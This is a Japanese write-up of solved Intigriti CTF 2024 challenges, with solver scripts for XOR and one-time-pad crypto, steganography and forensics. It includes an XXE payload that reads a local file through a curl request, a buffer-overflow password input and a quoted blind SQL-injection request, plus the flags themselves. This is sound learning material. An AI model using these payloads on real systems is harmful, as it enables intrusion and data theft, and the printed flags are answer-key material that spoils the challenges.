この大会は2024/11/15 21:00(JST)~2024/11/17 9:00(JST)に開催されました。
今回もチームで参戦。結果は800点で1061チーム中273位でした。
自分で解けた問題をWriteupとして書いておきます。
Sanity Check (Warmup)
Discordに入り、#ctf-generalチャネルのトピックを見ると、フラグが書いてあった。
INTIGRITI{1f_y0u_l34v3_7h3_fl46_w1ll_b3_r3v0k3d}
Lost Program (Warmup)
バグバウンティプログラムで該当するプログラムの会社名を答える問題で、以下のように書いてある。

絵文字の中にキウイがある。Kiwiで検索すると、以下のものだけが該当する。
Ninja Kiwi Games Bug Bounty program
他の絵文字も何となく合っていそう。会社名はNinja Kiwi。
INTIGRITI{ninja_kiwi}
In Plain Sight (Warmup)
$ binwalk meow.jpg

DECIMAL       HEXADECIMAL     DESCRIPTION
--------------------------------------------------------------------------------
2144878       0x20BA6E        Zip archive data, encrypted at least v2.0 to extract, compressed size: 1938, uncompressed size: 3446, name: flag.png
2146976       0x20C2A0        End of Zip archive, footer length: 22
zipがくっついているので、切り出す。
$ dd bs=1 skip=2144878 if=meow.jpg of=flag.zip
2120+0 records in
2120+0 records out
2120 bytes (2.1 kB, 2.1 KiB) copied, 0.261157 s, 8.1 kB/s

$ zipinfo flag.zip
Archive:  flag.zip
Zip file size: 2120 bytes, number of entries: 1
-rwxrw-rw-  3.0 unx     3446 BX defN 24-Oct-21 23:22 flag.png
1 file, 3446 bytes uncompressed, 1926 bytes compressed:  44.1%
パスワードがかかっている。バイナリエディタで見てみると、jpgデータとzipデータの間に以下の文字列がある。
YoullNeverGetThis719482
これをパスワードとしてzipを解凍する。
$ unzip -P YoullNeverGetThis719482 flag.zip
Archive:  flag.zip
  inflating: flag.png
展開されたflag.pngは真っ白な画像になっている。StegSolveで開き、Blue plane 1を見ると、フラグが現れた。

INTIGRITI{w4rmup_fl46z}
IrrORversible (Warmup)
$ nc irrorversible.ctf.intigriti.io 1330
 ___            ___  ____                     _ _     _
|_ _|_ __ _ __ / _ \|  _ \__   _____ _ __ ___(_) |__ | | ___
 | || '__| '__| | | | |_) \ \ / / _ \ '__/ __| | '_ \| |/ _ \
 | || |  | |  | |_| |  _ < \ V /  __/ |  \__ \ | |_) | |  __/
|___|_|  |_|   \___/|_| \_\ \_/ \___|_|  |___/_|_.__/|_|\___|

 _____                             _   _
| ____|_ __   ___ _ __ _   _ _ __ | |_(_) ___  _ __
|  _| | '_ \ / __| '__| | | | '_ \| __| |/ _ \| '_ \
| |___| | | | (__| |  | |_| | |_) | |_| | (_) | | | |
|_____|_| |_|\___|_|   \__, | .__/ \__|_|\___/|_| |_|
                       |___/|_|
Welcome to the military grade cryptosystem!
Please enter the text you would like to encrypt:
1

Your encrypted ciphertext (hex format):
7864
Thank you for playing!

$ nc irrorversible.ctf.intigriti.io 1330
 ___            ___  ____                     _ _     _
|_ _|_ __ _ __ / _ \|  _ \__   _____ _ __ ___(_) |__ | | ___
 | || '__| '__| | | | |_) \ \ / / _ \ '__/ __| | '_ \| |/ _ \
 | || |  | |  | |_| |  _ < \ V /  __/ |  \__ \ | |_) | |  __/
|___|_|  |_|   \___/|_| \_\ \_/ \___|_|  |___/_|_.__/|_|\___|

 _____                             _   _
| ____|_ __   ___ _ __ _   _ _ __ | |_(_) ___  _ __
|  _| | '_ \ / __| '__| | | | '_ \| __| |/ _ \| '_ \
| |___| | | | (__| |  | |_| | |_) | |_| | (_) | | | |
|_____|_| |_|\___|_|   \__, | .__/ \__|_|\___/|_| |_|
                       |___/|_|
Welcome to the military grade cryptosystem!
Please enter the text you would like to encrypt:
12

Your encrypted ciphertext (hex format):
785c2a
Thank you for playing!
>>> ord('2') ^ 0x5c
110
>>> ord('\n') ^ 0x64
110
改行までの入力文字列で、暗号文と平文について、2文字目のXORが同じになった。おそらくXOR鍵にフラグが含まれているので、その鍵を求める。
#!/usr/bin/env python3
import socket
from Crypto.Util.strxor import strxor

def recvuntil(s, tail):
    data = b''
    while True:
        if tail in data:
            return data.decode()
        data += s.recv(1)

s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
s.connect(('irrorversible.ctf.intigriti.io', 1330))

pt = 'a' * 158

data = recvuntil(s, b':\n').rstrip()
print(data)
print(pt)
s.sendall(pt.encode() + b'\n')

for _ in range(3):
    data = recvuntil(s, b'\n').rstrip()
    print(data)
ct = bytes.fromhex(data.lstrip('\x1b[0m').rstrip('\x1b[32m'))
data = recvuntil(s, b'\n').rstrip()
print(data)

key = strxor(pt.encode() + b'\n', ct).decode()
print(key)
実行結果は以下の通り。
 ___            ___  ____                     _ _     _
|_ _|_ __ _ __ / _ \|  _ \__   _____ _ __ ___(_) |__ | | ___
 | || '__| '__| | | | |_) \ \ / / _ \ '__/ __| | '_ \| |/ _ \
 | || |  | |  | |_| |  _ < \ V /  __/ |  \__ \ | |_) | |  __/
|___|_|  |_|   \___/|_| \_\ \_/ \___|_|  |___/_|_.__/|_|\___|

 _____                             _   _
| ____|_ __   ___ _ __ _   _ _ __ | |_(_) ___  _ __
|  _| | '_ \ / __| '__| | | | '_ \| __| |/ _ \| '_ \
| |___| | | | (__| |  | |_| | |_) | |_| | (_) | | | |
|_____|_| |_|\___|_|   \__, | .__/ \__|_|\___/|_| |_|
                       |___/|_|
Welcome to the military grade cryptosystem!
Please enter the text you would like to encrypt:
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa

Your encrypted ciphertext (hex format):
280f41392e334116044115131412154d410f0e410f04040541150e4107080609154d412308151241070d081141000f054105000f02044d41080f41050018410e13410f080609154f41350e41021300020a4115090812410a04184d41180e14410c141215410419110d0e13044d41282f352826332835281a03555450023e1951133e160955565e1c4d4109080505040f4100154108151241020e13044f4159
Thank you for playing!
In XOR we trust, no need to fight, Bits flip and dance, in day or night. To crack this key, you must explore, INTIGRITI{b451c_x0r_wh47?}, hidden at its core. S
INTIGRITI{b451c_x0r_wh47?}
Layers (Warmup)
0~55のファイルがあり、それぞれ2進数8桁の文字列が書いてあるので順にデコードする。しかしこの順序だとうまくいかない。更新日時の順序でデコードして結合する。
#!/usr/bin/env python3
import os
from base64 import *

timestamps = {}
for i in range(56):
    fname = 'layers/%d' % i
    with open(fname, 'r') as f:
        data = f.read()
    char = chr(int(data, 2))
    tm = os.path.getmtime(fname)
    timestamps[tm] = char

timestamps = sorted(timestamps.items())

b64_flag = ''
for _, char in timestamps:
    b64_flag += char

print('[+] encoded flag:', b64_flag)

flag = b64decode(b64_flag).decode()
print('[*] flag:', flag)
実行結果は以下の通り。
[+] encoded flag: SU5USUdSSVRJezdoM3IzNV9sNHkzcjVfNzBfN2gxNV9jaDRsbDNuNjN9
[*] flag: INTIGRITI{7h3r35_l4y3r5_70_7h15_ch4ll3n63}
INTIGRITI{7h3r35_l4y3r5_70_7h15_ch4ll3n63}
BabyFlow (Warmup)
Ghidraでデコンパイルする。
undefined8 main(void)

{
  int iVar1;
  char local_38 [44];
  int local_c;

  local_c = 0;
  printf("Enter password: ");
  fgets(local_38,0x32,stdin);
  iVar1 = strncmp(local_38,"SuPeRsEcUrEPaSsWoRd123",0x16);
  if (iVar1 == 0) {
    puts("Correct Password!");
    if (local_c == 0) {
      puts("Are you sure you are admin? o.O");
    }
    else {
      puts("INTIGRITI{the_flag_is_different_on_remote}");
    }
  }
  else {
    puts("Incorrect Password!");
  }
  return 0;
}
最初の22バイトが"SuPeRsEcUrEPaSsWoRd123"で、全体で45バイト以上の文字列を入力すると、フラグが表示される。
$ nc babyflow.ctf.intigriti.io 1331
Enter password: SuPeRsEcUrEPaSsWoRd123xxxxxxxxxxxxxxxxxxxxxxx
Correct Password!
INTIGRITI{b4bypwn_9cdfb439c7876e703e307864c9167a15}
INTIGRITI{b4bypwn_9cdfb439c7876e703e307864c9167a15}
Quick Recovery (Misc)
横半分、縦半分にして三角形になるように切り、位置を変えれば、QRコードを復元できる。暗号コードと同じコードを使い、a_orderで左上側、b_orderで右下側の順序を調整する。
結果以下のコードにして復元できた。
a_order = ["2", "4", "1", "3"]  # UPDATE ME
b_order = ["3", "1", "4", "2"]  # UPDATE ME

QRコードをコードリーダで読み取ると、フラグを取得できた。
INTIGRITI{7h475_h0w_y0u_r3c0n57ruc7_qr_c0d3}
BioCorp (Web)
panel.phpに書かれている条件からHTTPヘッダとして以下の設定が必要
X-BIOCORP-VPN: 80.187.61.102
さらにXMLデータを指定することができるのでXXEを狙う。
配布ファイルの中にreactor_data.xmlがありその内容が以下のようになっているので、そのことを使う。
<?xml version="1.0" encoding="UTF-8"?>
<reactor>
    <status>
        <temperature>420</temperature>
        <pressure>1337</pressure>
        <control_rods>Lowered</control_rods>
    </status>
</reactor>
$ curl https://biocorp.ctf.intigriti.io/panel.php -H 'X-BIOCORP-VPN: 80.187.61.102' -H 'Content-Type: application/xml' -d '<?xml version="1.0" encoding="UTF-8"?><!DOCTYPE foo [<!ENTITY xxe SYSTEM "file:///flag.txt">]><reactor><status><temperature>&xxe;</temperature><pressure>1337</pressure><control_rods>Lowered</control_rods></status></reactor>' <!DOCTYPE html> <html lang="en"> <head> <meta charset="UTF-8"> <meta name="viewport" content="width=device-width, initial-scale=1.0"> <title>BioCorp</title> <link href="https://fonts.googleapis.com/css2?family=Roboto:wght@400;500&family=Montserrat:wght@700&display=swap" rel="stylesheet"> <link href="https://stackpath.bootstrapcdn.com/bootstrap/4.5.2/css/bootstrap.min.css" rel="stylesheet"> <link href="https://cdnjs.cloudflare.com/ajax/libs/font-awesome/5.15.3/css/all.min.css" rel="stylesheet"> <link href="assets/css/style.css" rel="stylesheet"> <link rel="icon" href="assets/images/logo.png" type="image/png"> <script src="assets/js/main.js"></script> </head> <body> <nav class="navbar"> <ul class="navbar-links"> <li><a href="index.php">Home</a></li> <li><a href="about.php">About Us</a></li> <li><a href="contact.php">Contact</a></li> <li><a href="services.php">Services</a></li> <li><a href="panel.php">Control Panel</a></li> </ul> <div class="navbar-logo"> <img src="assets/images/logo.png" alt="BioCorp Logo"> </div> </nav> <div class="container center-content"> <h1>Welcome to the Control Panel</h1> <p>Here you can view reactor values:</p> <ul class="reactor-values"> <li><i class="fas fa-thermometer-half"></i> Temperature: INTIGRITI{c4r3ful_w17h_7h053_c0n7r0l5_0r_7h3r3_w1ll_b3_4_m3l7d0wn} °C</li> <li><i class="fas fa-tachometer-alt"></i> Pressure: 1337 kPa</li> <li><i class="fas fa-cogs"></i> Control Rods: Lowered</li> </ul> <button id="refresh-btn">Refresh Reactor Values</button> </div> <script> document.getElementById('refresh-btn').addEventListener('click', function () { location.reload(); }); </script> <footer class="footer"> <p>© 2024 BioCorp. All rights reserved.</p> <a href="https://www.youtube.com/@_CryptoCat" class="fab fa-twitter"></a> <a href="https://twitter.com/_CryptoCat" class="fab fa-youtube"></a> </footer> <script src="https://code.jquery.com/jquery-3.5.1.slim.min.js"></script> <script src="https://cdn.jsdelivr.net/npm/@popperjs/core@2.5.2/dist/umd/popper.min.js"></script> <script src="https://stackpath.bootstrapcdn.com/bootstrap/4.5.2/js/bootstrap.min.js"></script> </body> </html>
INTIGRITI{c4r3ful_w17h_7h053_c0n7r0l5_0r_7h3r3_w1ll_b3_4_m3l7d0wn}
Logging (Forensics)
以下のような形式になっている部分を取り出し、途中ののASCIIコード(以下の場合DCHAR(104)の104)をデコードする。
2023-10-30 22:57:56,915 - werkzeug - INFO - 192.168.1.3 - - [30/Oct/2023 22:57:56] "GET /search?product='%20AND%206179%3D(CASE%20WHEN%20(SUBSTR((SELECT%20COALESCE(description,CHAR(32))%20FROM%20products%20WHERE%20id%20%3D%204%20LIMIT%200,1),1,1)!%3DCHAR(104))%20THEN%20(LIKE('ABCDEFG',UPPER(HEX(RANDOMBLOB(200000000/2)))))%20ELSE%206179%20END)--%20MCQP HTTP/1.1" 200 -#!/usr/bin/env python3 import re with open('app.log', 'r') as f: lines = f.read().splitlines() pattern_format1 = 'id%20%3D%204%20LIMIT%200,1\),' pattern_format2 = ',1\)\!%3DCHAR\((\d+)\)\)%20THEN%20\(LIKE' i = 1 msg = '' for line in lines: pattern = pattern_format1 + str(i) + pattern_format2 m = re.search(pattern, line) if m is not None: code = int(m.group(1)) msg += chr(code) i += 1 print(msg)
この結果以下のようになった。
hashx{5q1_log_analys1s_f0r_7h3_w1n!}フラグフォーマットを変更する。
INTIGRITI{5q1_log_analys1s_f0r_7h3_w1n!}
CTF Mind Tricks (Forensics)
smb2でwavファイルのやり取りがある。Wiresharkの「オブジェクトをエクスポート」で「SMB」を選択し、No.994のパケットからCapture the Flag Kings.wavをエクスポートする。
Sonic Visualiserで開き、スペクトログラムを見ると、フラグが現れた。

INTIGRITI{hidden_in_music_1337}
Schrödinger's Pad (Crypto)
サーバの処理概要は以下の通り。
・MAX_LENGTH = 160
・KEY: 英数字から160個を選択し結合したもの
・message: 既知文字列
・enc = otp(FLAG.encode(), KEY)
 ・FLAGとKEYの繰り返しのXORを返却
・encの16進数表記表示
・plaintext: 入力
・plaintextの長さが160より大きい場合、エラー
・cat_state: ランダムに0, 1から選択
・ciphertext = otp(plaintext, KEY)
・c_ciphertext = check_cat_box(ciphertext, cat_state)
 ・c: ciphertextのバイト配列
 ・cat_stateが1の場合
  ・cの長さ分以下を実行(i)
   ・c[i] = ((c[i] << 1) & 0xFF) ^ 0xAC
 ・cat_stateが0の場合
  ・cの長さ分以下を実行(i)
   ・c[i] = ((c[i] >> 1) | (c[i] << 7)) & 0xFF
   ・c[i] ^= 0xCA
 ・cを返却
・cat_state_str: cat_stateが1の場合"alive"、0の場合"dead"
・cat_state_strとc_ciphertextを表示
cat_state_strからcat_stateがわかるので、該当する方の処理の逆算でciphertextを割り出す。
次に入力文字列とのXORで、KEYを割り出す。
最後にKEYとFLAGの暗号文のXORでFLAGを割り出す。
#!/usr/bin/env python3
import socket
import re
from Crypto.Util.strxor import strxor

def recvuntil(s, tail):
    data = b''
    while True:
        if tail in data:
            return data.decode()
        data += s.recv(1)

s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
s.connect(('pad.ctf.intigriti.io', 1348))

for _ in range(5):
    data = recvuntil(s, b'\n').rstrip()
    print(data)

enc_flag = bytes.fromhex(data.split(' ')[-1])

for _ in range(2):
    data = recvuntil(s, b'\n').rstrip()
    print(data)

pt = 'A' * len(enc_flag)
print(pt)
s.sendall(pt.encode() + b'\n')

data = recvuntil(s, b'\n').rstrip()
print(data)

pattern = 'cat state=(\w+)\)'
m = re.search(pattern, data)
cat_state_str = m.group(1)
c_ciphertext = bytes.fromhex(data.split(' ')[-1])

c = c_ciphertext
ciphertext = b''
if cat_state_str == 'alive':
    for i in range(len(c)):
        p = (c[i] ^ 0xAC) >> 1
        ciphertext += bytes([p])
else:
    for i in range(len(c)):
        p = c[i] ^ 0xCA
        p = ((p << 1) | (p >> 7)) & 0xFF
        ciphertext += bytes([p])

KEY = strxor(pt.encode(), ciphertext)
FLAG = strxor(enc_flag, KEY).decode()
print(FLAG)
実行結果は以下の通り。
Welcome to Schrödinger's Pad!
Due to its quantum, cat-like nature, this cryptosystem can re-use the same key
Thankfully, that means you'll never be able to uncover this secret message :')

Encrypted (cat state=ERROR! 'cat not in box'): 370a0933230b2e5b0b533f700b77360220560d346d045108100e07171e065404021e115c433d392579773e7064382c2d07591e2b42360e622d731d720817222e172012267f700e181d2e6e422a5a09395b0e6b70052b113e125127345a1d1f61493e064531540a6f2c121d374a11170617454a002f087b751e3812244021560b1e264b0c362e062b4049021853453f161f566232795d5200101b490f0c2f515b

Anyway, why don't you try it for yourself?
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
Encrypted (cat state=dead): 58dedaca4cddc9f05c71ccc156c1c0db40515847ccd8d2d6d8dddedbdfdf5059df52d052db50d1d272725cf672d2c1ce70dc57505348c241ca4bdfcad0f14fc9d348d14ec34259d6dd4f4d71c857dd42f05fc8424c46f2c159d24946f3df57ccdec250d8c6f0d6cd4fd3de435fd353dbd6d8f652475948c0c14173c1f0c2f3d65dce76d84bc9dec85cde515271d846d153f3c8cac6f3f151d0dededfdbca70d0
Schrodinger's cat in a quantum bind, INTIGRITI{d34d_0r_4l1v3} hidden, hard to find. Is it alive, or has fate been spun? In superposition, the game's never done.
INTIGRITI{d34d_0r_4l1v3}
